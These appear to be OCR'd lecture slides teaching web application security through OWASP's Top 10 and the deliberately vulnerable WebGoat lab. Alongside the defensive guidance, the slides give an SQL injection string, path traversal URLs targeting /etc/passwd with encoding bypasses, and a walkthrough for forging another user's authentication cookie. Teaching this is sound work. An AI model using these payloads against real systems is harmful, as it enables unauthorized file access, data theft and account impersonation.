
OWASP Top 10 vulnerabilities

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with known vulnerabilities
10. Insufficient logging and monitoring

Practical web application hacking

- An ethical hacker (“white hat hacker”) is an information security professional who has the same skills and uses the same technologies as a malicious hacker (“black hat hacker”) to discover vulnerabilities and weaknesses in an organization’s systems.
- A black hat hacker operates without the consent of victims, with the goal of financial gain, causing damage, or gaining fame. A white hat hacker or ethical hacker is invited by organizations to help them hack themselves, so to speak, identify security gaps before black hat hackers do, and remediate them.
- The first attempts to hack into computer systems were made in the 1960s. In the 1970s, governments and companies set up “tiger teams” whose task was to discover vulnerabilities in telecom and computing systems – the first ethical hackers.
- In the 1980s and 1990s, as personal computers became widespread, hacking became a global phenomenon. Gradually the distinction emerged between “black hat” and “white hat” hackers. In 1995 IBM’s John Patrick coined the term “ethical hacking”, and in the years that followed, ethical hacking emerged as a legitimate profession.

Web application penetration testing




WebGoat* Hacking

https://owasp.org/www-project-webgoat/

- WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.
- Web application security is difficult to learn and practice. Not many people have full blown web applications like online book stores or online banks that can be used to scan for vulnerabilities. In addition, security professionals frequently need to test tools against a platform known to be vulnerable to ensure that they perform as advertised. **All of this needs to happen in a safe and legal environment.**

WebGoat* Hacking

https://owasp.org/www-project-webgoat/



- Even if your intentions are good, we believe you should never attempt to find vulnerabilities without permission. The primary goal of the WebGoat project is simple: create a de-facto interactive teaching environment for web application security. In the future, the project team hopes to extend WebGoat into becoming a security benchmarking platform and a Java-based Web site Honeypot.
- **WARNING 1:** ***While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program***. WebGoat's default configuration binds to localhost to minimize the exposure.
- **WARNING 2:** *This program is for educational purposes only. If you attempt these techniques without authorization,* ***you are very likely to get caught****. If you are caught engaging in unauthorized hacking, most companies will fire you. Claiming that you were doing security research will not work as that is the first thing that all hackers claim.*

Getting started*


https://owasp.org/www-project-webgoat/

- 1. Standalone
- Download the latest WebGoat release from https://github.com/WebGoat/WebGoat/releases
- java -jar webgoat-server-8.0.0.VERSION.jar [--server.port=8080] [--server.address=localhost]

- The latest version of WebGoat needs Java 11. By default WebGoat starts on port 8080 with --server.port you can specify a different port. With server.address you can bind it to a different address (default localhost)
- For further instructions, OWASP Webgoat official website provides always *up-to-date information* with each release.

Introduction to WebGoat

1) Injection



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: **' or '1'='1**. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

References


OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: Injection Prevention
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014

External

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection
- PortSwigger: Server-side template injection

2) Broken Authentication



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

References

OWASP

- OWASP Proactive Controls: Implement Identity and Authentication Controls
- OWASP ASVS: V2 Authentication, V3 Session Management
- OWASP Testing Guide: Identity, Authentication
- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook

External

- NIST 800-63b: 5.1.1 Memorized Secrets
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

Demo time: WebGoat hacking Broken authentication and injection (Directory traversal)

How Does It Work: Path Traversal Attacks against a Web Server

- The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. For example, the following URL will access the file on Unix/Linux systems that store user accounts:
- *http://example/../../../../../etc/passwd*
- Since most popular web servers will prevent this technique, alternate encodings of the "../" sequence can be used to bypass the security filters. These method variations include:
- With URL-encoding of the forward slash character
- *http://example/..%2f..%2f..%2fboot.ini*

Encoding is the process of converting data from one form to another.

- With URL encoding of the backslash character
- *http://example/..%5c..%5csomeother/file*
- With Unicode U+FF0E (Fullwidth Full Stop):
- *https://example:443/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/*
  %uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/
  %uff0e%uff0e/etc/passwd
- With a combination of above:

https://example:443/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e%2fetc%2fpa%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/%uff0e%uff0e/
sswd

Encoding example – URL encoding

- When dealing with URLs, they can only contain printable ASCII characters (these are characters with ASCII codes between decimal 32 and 126, i.e. hex 0x20 – 0x7E).
- However, some characters within this range may have special meanings within the URL or within the HTTP protocol. URL encoding comes into play when we have either some characters with special meaning in the URL or want to have characters outside the printable range.
- To URL encode a character we simply prefix its hex value with a % e.g.:

% - %25
space - %20
tab - %09
= - %3D

- Note that as part of the URL encoding scheme you can also represent a space using +. This is often confused with Unicode encoding due to the fact that both begin with %, however Unicode encoding is a little bit more involved.

How Does It Work: Path Traversal Attacks against a Web Application

- One variation of the attack is to substitute a URL parameter with the file name of one of the web application's dynamic scripts:

- *Original:* *http://example.com/foo.cgi?home=index.htm*
- *Attack:* *http://example.com/foo.cgi?home=foo.cgi*
- *Original:* *http://example.com/scripts/foo.cgi?page=menu.txt*
- *Attack:* *http://example/scripts/foo.cgi?page=../scripts/foo.cgi%00txt*

- As a result of the above substitution, the source code of the web application is interpreted as text and the source code will be sent back to the browser.
- In the above examples, additional special characters such as the dot (".") is used to reveal the listing of the current working directory, and the "%00" NULL character is used to bypass rudimentary file extension checks.

Break time! 10 minutes ☺

Demo time: WebGoat hacking Cookie impersonation (Authentication spoofing)

Demo time: WebGoat hacking Cookie impersonation further explained (Category: Authorization)

To resolve the exercise, intercept the request in order to locate the cookie named "AuthCookie". By identifying yourself with the "webgoat" ("webgoat" password) and "aspect" ("aspect" password) accounts, you can find the following information:


The common part being 65432, it is likely to be the same for "alice", the user under which you want to identify yourself by creating a cookie.


Moreover, it is clear that "ubphcfx" is written backwards "xfchpbu", and that **by transposing each letter with the previous one in the alphabet,** we obtain "webgoat". It is the same for "aspect".

Alice is written backwards "ecila", and **by transposing the letters by replacing the letter immediately above, we obtain:** "fdjmb", or "65432fdjmb" for the complete string.

